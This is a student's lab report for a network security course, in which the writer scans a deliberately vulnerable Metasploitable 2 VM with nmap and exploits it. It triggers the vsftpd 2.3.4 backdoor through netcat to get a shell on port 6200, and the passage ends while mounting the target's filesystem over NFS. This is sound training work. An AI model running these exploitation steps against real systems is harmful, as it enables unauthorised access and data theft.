

Lab 8-Vulnerability Assessment

Dawn M Inman

CSC-432 Computer and Network Security

Professor Nick Merante

April 24, 2020

Abstract

This lab sets up the Metasploit VM to the network, giving Kali VM access to run many different types of scans. When vulnerabilities are found, they can be exploited using directions from online both with videos and tutorials. Exploiting vulnerabilities requires many different processes and knowledge of many different systems. Mitigation was also found for many of the vulnerabilities that Metasploitable 2 has so that some patches, fixes and work arounds are described.

Keywords: vulnerabilities, Metasploitable 2 VM, CentOS 7, FirewallD, NAT, Kali Xfce, Penetration testing, Proxmox, KVM, QEMU, PuTTY, NMAP, Netcat, Telnet, Open VAS.

Lab 8-Vulnerability Assessment

Knowing how to test for vulnerabilities is essential in today's I.T. settings. This lab explores multiple tools used to target and scan devices and networks for vulnerabilities. It also explores how to use the command line for many of these tools.

This lab uses one virtual router, a virtual Kali machine, a web server and a Metasploitable VM that are set up in a network. The router is facing the external traffic with the firewall in place and the virtual machines and Web Server VM behind the firewall and the router, creating an internal network. The virtual router being used is a CentOS 7 router which works with FirewallD and the virtual computer being run has a Kali Xfce. The WebServerVM is an Apache server and the Metasploitable VM is Ubuntu. All of these are managed via Proxmox.

.Metasploitable 2 VM is a virtual machine designed with numerous vulnerabilities that were designed to be explored, infiltrated and mitigated. Metasploitable has many vulnerabilities that have been exploited over the years with some that are recent and useful in today's environment. It is an open-source target machine tool used for the development and execution of exploit code. It also has evasion and anti-forensic tools for the advanced user.

CentOS 7 is so named because it stands for Community ENTERprise Operating System. It is based on the Linux kernel, free and has been available since 2004. Red Hat Enterprise Linux is the origination of CentOS 7 so it is a compatible option when requiring Linux software. It is very popular with almost 30% of Linux web servers using it in 2011 and has been one of the most popular in hosting history. (CentOS Blog, 2020)

Firewalld uses zones and services to manage and control the traffic that goes to and from the system (network). It manages by using trust levels for interfaces and network connections. The zones and services take the place of iptables that were previously used, making it more user

friendly. These can be configured to create control to and from flow of traffic, whether it will be allowed or disallowed according to trust level, according to “How to set up a firewall with FirewallD on CentOS7”. (November 11, 2019)

NAT stands for Network Address Translation. It allows an internal network (private network) to have one internet gateway. This gateway is the CentOS 7 router. The machines on the internal network can have different IP addresses inside the network but when going outside of the router it will appear as if there is only one IP address being used. (Bischoff, 2019)

Kali Xfce is a newer Kali release. It is on the same line of Kali environments that have been created for Penetration Testing. There is a new feature called “Kali Undercover” which can make the display of Kali look like Windows 10. This can happen quickly so it is a type of stealth feature meant for blending in when in public areas. (Abrams, 2019) Other new features include KaliNetHunter KeX for Android which can install a full Kali desktop via Android, upgrading the kernel, Git powered documentation and adding PowerShell. (Elwood, 2019)

Proxmox is also being used by the systems but it is not used extensively in this lab. Proxmox VE hypervisor is based on GNU/Linux (Debian) and is open source. It has a central web-based management that does not require more installation. (Cheng, 2014) Version 5.4 is built specifically on Debian 9.8 with a “specially modified Linux Kernel 4.15”. (Proxmox, 2019) Proxmox is capable of two types of virtualization: OpenVZ and KVM. OpenVZ needs a patched Linux kernel so Linux guests are the only operating system type that can be created. In OpenVZ, the guests are called containers because they share the same architecture and kernel as the host operating system. (Cheng, 2014) KVM (Kernel-based Virtual Machine) is a modified Linux kernel built with the KVM module so that it can give hardware-assisted virtualization. Virtualization is performed by a software-based emulator (QEMU) which simulates the

virtualized environment while KVM only exposes the /dev/kvm interface. (Cheng, 2014) “This converts Linux into a Type 1 (bare-metal) hypervisor.” (What is KVM?, 2020) Then QEMU or the software-based emulator will create the virtual machines on top of KVM. (What is KVM?, 2020) Proxmox VE is relatively simple to start working with but can be very in depth as Simon M.C. Cheng has authored a book called Proxmox High Availability which goes into more detail when setting up a high availability virtual cluster. (Cheng, 2014)

PuTTY is an SSH client for Windows, Mac and Linux. It has a terminal window for access to the server used in this lab, the GNU/Linux server named chewy. (How to use PuTTY on Windows, 2020) SSH is a software package and means Secure Shell. It secures system administration and file transfers even though the networks are insecure. Tatu Ylonen is the inventor of SSH and OpenSSH which is an open source SSH program is based off of his free versions. (SSH(Secure Shell), 2020)

NMAP or network mapper, is a tool that's open source used for network security auditing and exploring the network. It can scan large networks or a single host. It scans with IP packets to see what hosts are on a network, the ports that are open, what version and operating systems they run, filter, firewalls and many more. It is useful for routine tasks as well, such as monitoring host uptime, managing service upgrades and network inventory. (NMAP, 2020)

Telnet is a user interface to the TELNET protocol. The command can communicate with other devices using the TELNET protocol. It can be used with commands and arguments listed on the telnet man page.

Open VAS is an open source, full-featured vulnerability scanner. It can perform high and low-level protocols, performance tuning, and implement any type of vulnerability test. The scanner also has vulnerability tests and a long history and daily updates. Although it is

maintained by Greenbone Networks since 2009, it is open source under GNU General Public License. Greenbone uses Open VAS as one element of a commercial vulnerability management product. (Open VAS, 2020)

Objective

This lab's purpose is to prepare the Metasploitable VM so it is ready to use, scanning it through different tools to show its vulnerability and exploring those vulnerabilities. Research will be done on the vulnerabilities so knowledge of finding and exploiting many of the most prominent vulnerabilities can be gained.

The computer that is being used is a 2011 HP Pavillion dv7, i7 quad core processor and 16GB RAM with Windows 10 Pro operating system. Google Chrome is the internet browser being used for connecting to Proxmox including the Router and VM consoles. The VM then runs Firefox internet browser.

Results and Analysis¹

Metasploitable is opened from Proxmox.

```
username: msfadmin
```

```
password: msfadmin
```

To be able to change settings on the machine, the user needs to have administrator privileges.

Use the following on the command line to do that:

```
sudo -s
```

```
password: msfadmin
```

The prompt has now changed to root@metasploitable:~# which shows now there is administrator privileges to all commands.

The IP address of the system needs to be set. Start with the /etc/network/interfaces file on vim:

```
vim /etc/network/interfaces
```

Change the dhcp to static inside the file. Add the following as well:

```
address 192.168.11.111
```

```
netmask 255.255.255.0
```

```
gateway 192.168.11.1
```

Save and exit (esc : wq enter)

Specify the DNS server in the /etc/resolv.conf file by changing the nameserver to 1.1.1.1:

```
vim /etc/resolv.conf
```


```
nameserver 1.1.1.1
```

Save and exit.

Restart networking:

```
/etc/init.d/networking restart
```


The network should now be working. The gateway was pinged by Metasploitable and Metasploitable was pinged by the KaliVM.



```
PING 192.168.11.1 (192.168.11.1) 56(84) bytes of data:
64 bytes from 192.168.11.1: icmp_seq=1 ttl=64 time=2.35 ms
64 bytes from 192.168.11.1: icmp_seq=2 ttl=64 time=0.312 ms
64 bytes from 192.168.11.1: icmp_seq=3 ttl=64 time=0.543 ms
64 bytes from 192.168.11.1: icmp_seq=4 ttl=64 time=0.463 ms

--- 192.168.11.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3001ms
```

Figure 1 ping of gateway by Metasploitable

A terminal window with a dark background and light-colored text. The prompt is 'root@kali:~#'. The command 'ping 192.168.11.111' has been entered. The output shows five successful ping responses, each with 64 bytes of data, an ICMP sequence number from 1 to 5, a TTL of 64, and a response time between 0.298 ms and 0.772 ms. After the fifth response, the user pressed the Ctrl+C key (indicated by '^C'). The terminal then displays the ping statistics: '--- 192.168.11.111 ping statistics ---', '5 packets transmitted, 5 received, 0% packet loss, time 4080ms', and 'rtt min/avg/max/mdev = 0.298/0.445/0.772/0.171 ms'.

```
root@kali:~# ping 192.168.11.111
PING 192.168.11.111 (192.168.11.111) 56(84) bytes of data.
64 bytes from 192.168.11.111: icmp_seq=1 ttl=64 time=0.772 ms
64 bytes from 192.168.11.111: icmp_seq=2 ttl=64 time=0.318 ms
64 bytes from 192.168.11.111: icmp_seq=3 ttl=64 time=0.298 ms
64 bytes from 192.168.11.111: icmp_seq=4 ttl=64 time=0.433 ms
64 bytes from 192.168.11.111: icmp_seq=5 ttl=64 time=0.406 ms
^C
--- 192.168.11.111 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4080ms
rtt min/avg/max/mdev = 0.298/0.445/0.772/0.171 ms
```

Figure 2 ping of Metasploitable by KaliVM

The next set of tasks works with NMAP. The NMAP man page is an excellent guide:

```
man nmap
```

The first NMAP challenge is to discover all of the services that are currently running on the Metasploitable machine. Below is how to find the information and the lists.

First, nmap scanned for open ports. This was found by typing:

```
nmap 192.168.11.111
```

The list returned was extensive as follows:


```
root@kali:~# nmap 192.168.11.111
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-22 22:16 EDT
Nmap scan report for 192.168.11.111
Host is up (0.000053s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 5E:4B:AC:29:A7:74 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 13.08 seconds
```

Figure 3 Metasploitable open ports by nmap

Next TCP and UDP scans are done at the same time. It was not returning after 15 plus minutes so the additional min rate of 5000 was added to speed up the return. It was very effective and reduced the time waiting to less than 30 seconds. (Hansen, 2014)

```
nmap -sS -sU -min-rate 5000 192.168.11.111
```

```
root@kali:~# nmap -sS -sU --min-rate 5000 192.168.11.111
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-22 23:39 EDT
Nmap scan report for 192.168.11.111
Host is up (0.00051s latency).
Not shown: 991 open|filtered ports, 983 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
53/udp    open  domain
111/udp   open  rpcbind
137/udp   open  netbios-ns
MAC Address: 5E:4B:AC:29:A7:74 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 13.62 seconds
```

Figure 4 Metasploitable UDP and TCP services with nmap

Next, the services version can be asked for by -sV and the operating system by -O.

```
nmap -sV -O 192.168.11.111
```

```


Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-22 22:31 EDT
Nmap scan report for 192.168.11.111
Host is up (0.00052s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
145/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
112/tcp   open  exec         netkit-rsh rshcd
513/tcp   open  login?
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 5E:4B:AC:29:A7:74 (Unknown)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Linux, Linux; CPE: cpe:/o:linux:linux_kernel

```

Figure 5 nmap scan services version and operating system

All of the services above appear to be very dated. This could be part of the system being exploitable, however, so it could be correct. If it is correct, this machine will need major updating. To check some of these, the Metasploitable machine itself was checked. The version of linux was checked by typing in

```
lsb_release -a
```




```
root@metasploitable:~# lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 8.04
Release:        8.04
Codename:       hardy
```

Figure 6 Metasploitable running Ubuntu 8.04

This shows that the Linux version that the scan has shown is not correct as Metasploitable is running Ubuntu 8.04. There are probably other versions that also show as being outdated that may not be so caution will be taken in that regard going forward. Sometimes honeypots can be set up this way to lure in attackers to find out more about them and their tactics.

Telnet also was able to banner grab but it produced the same results, only less efficiently so going forward the nmap scans will be used.


The process for telnet was a bit odd as sometimes return or esc is needed for information to be seen. A lab was found online with good directions stating that fact. (Banner grabbing using Telnet)



```
root@kali:~# telnet 192.168.11.111 21
Trying 192.168.11.111...
Connected to 192.168.11.111.
Escape character is '^]'.
220 (vsFTPd 2.3.4)
```

Figure 7 telnet banner grab port 21

Port 21 has a version of vsFTPd on it that is very exploitable. It has a back door built into it.

A terminal window with a dark background and a dragon logo. The terminal shows two Nmap scans of 192.168.11.111. The first scan shows port 6200/tcp as closed. The second scan shows port 6200/tcp as open. Between the scans, netcat is used to connect to port 21, which prompts for a username and password. The user enters 'blah' and 'abcdefg' respectively, and the connection is successful.

```
root@kali:~# nmap -p6200 192.168.11.111
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-23 09:34 EDT
Nmap scan report for 192.168.11.111
Host is up (0.00059s latency).

PORT      STATE SERVICE
6200/tcp  closed lm-x
MAC Address: 5E:4B:AC:29:A7:74 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 13.05 seconds
root@kali:~# nc 192.168.11.111 6200 -v
192.168.11.111: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.11.111] 6200 (?) : Connection refused
root@kali:~# nc 192.168.11.111 21 -v
192.168.11.111: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.11.111] 21 (ftp) open
220 (vsFTPd 2.3.4)
user blah:)
331 Please specify the password.
pass abcdefg
^C
root@kali:~# nmap -p6200 192.168.11.111
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-23 09:41 EDT
Nmap scan report for 192.168.11.111
Host is up (0.00038s latency).


PORT      STATE SERVICE
6200/tcp  open  lm-x
MAC Address: 5E:4B:AC:29:A7:74 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 13.06 seconds
root@kali:~#
```

Figure 8 exploiting vsftpd 2.3.4 part 1

This vulnerability is so common that it was found without the National Vulnerability Database and a great video was found. (Razzor Sharp, 2017) Nmap shows port 6200 is closed at first.

When netcat is used on port 21 a prompt for username and password comes up. The process was done wrong once and it even gave additional directions of what to do. When typing in the username and password , :) needs to go at the end, without any spaces between them. This allows access to the 6200 port. Once logged in, netcat is used again and then uname -a to find out what machine is being used, it's the Metasploitable machine and when ls is used full access is given to the files there. The user can then do anything they want to the Metasploitable machine. There is another DDoS vulnerability as well but it is for versions 2.3.3 and lower.




```
root@kali:~# nc 192.168.11.111 21 -v
192.168.11.111: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.11.111] 21 (ftp) open
220 (vsFTPd 2.3.4)
user admin:)
331 Please specify the password.
rain:)
530 Please login with USER and PASS.
user admin:)
331 Please specify the password.
pass rain:)
^C
root@kali:~# nc 192.168.11.111 6200 -v
192.168.11.111: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.11.111] 6200 (?) open
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
GNU/Linux
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
```

Figure 9 exploiting 2.3.4 part 2

Linux telnetd on port 23 has 5 different vulnerabilities. Two of them are high risk. The first high risk at 7.5 is a telnet daemon that allow remote attackers authentication bypass if telnetd has the -L command in the line option. The second at 10.0 is a Buffer overflow in BSD-base telnetd that allows arbitrary commands with sets of options. A random try was used on port 23 since no solid info could be found on exploiting this vulnerability. It appears that just by using netcat on the port with the -v option, that the port has opened automatically. Typing was allowed

under it just as when using the admin password area of the vsFTPD 2.3.4, but no results as it is unclear what to type into that area for results. There was definitely an open door for someone more knowledgeable to take advantage of the system.



```
root@kali:~# nc 192.168.11.111 23 -v
192.168.11.111: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.11.111] 23 (telnet) open
0000 00#00'
info
ls
cd
uname -a
show options
show payloads
whoami
set payload php/exec
user admin
pass admin
```

Figure 10 telnetd open for input

The vulnerabilities of rpcbind range from 1997 to 2019. There are 17 different vulnerabilities listed in the NVD and 11 of them are listed as high for certain versions. A walkthrough of the metasploitable 2 version was followed. Command line entries will be followed by the pictures with the return results. Short meanings will follow inside parenthesis but were not typed into the command line.

rpcinfo -p 192.168.11.111 (gives port info)

rpcinfo -p 192.168.11.111 | grep nfs (gives port info specific to nfs)

```
root@kali:~# rpcinfo -p 192.168.11.111
program vers proto port service
100000 2 tcp 111 portmapper
100000 2 udp 111 portmapper
100024 1 udp 41960 status
100024 1 tcp 59065 status
100003 2 udp 2049 nfs
100003 3 udp 2049 nfs
100003 4 udp 2049 nfs
100021 1 udp 46301 nlockmgr
100021 3 udp 46301 nlockmgr
100021 4 udp 46301 nlockmgr
100003 2 tcp 2049 nfs
100003 3 tcp 2049 nfs
100003 4 tcp 2049 nfs
100021 1 tcp 49409 nlockmgr
100021 3 tcp 49409 nlockmgr
100021 4 tcp 49409 nlockmgr
100005 1 udp 59363 mountd
100005 1 tcp 41687 mountd
100005 2 udp 59363 mountd
100005 2 tcp 41687 mountd
100005 3 udp 59363 mountd
100005 3 tcp 41687 mountd
root@kali:~# rpcinfo -p 192.168.11.111 | grep nfs
100003 2 udp 2049 nfs
100003 3 udp 2049 nfs
100003 4 udp 2049 nfs
100003 2 tcp 2049 nfs
100003 3 tcp 2049 nfs
100003 4 tcp 2049 nfs
```

Figure 11 exploit rpcbind part 1

<code>mount -t nfs 192.168.11.111:/mnt/ -o nolock</code>	(tells kernel to attach to device)
<code>df -h</code>	(shows mounted file systems in human readable format)


```
root@kali:~/.ssh# mount -t nfs 192.168.11.111:/ /mnt/ -o nolock
root@kali:~/.ssh# df -h
Filesystem                Size      Used Avail Use% Mounted on
udev                      462M         0   462M   0% /dev
tmpfs                     99M       5.9M    93M   6% /run
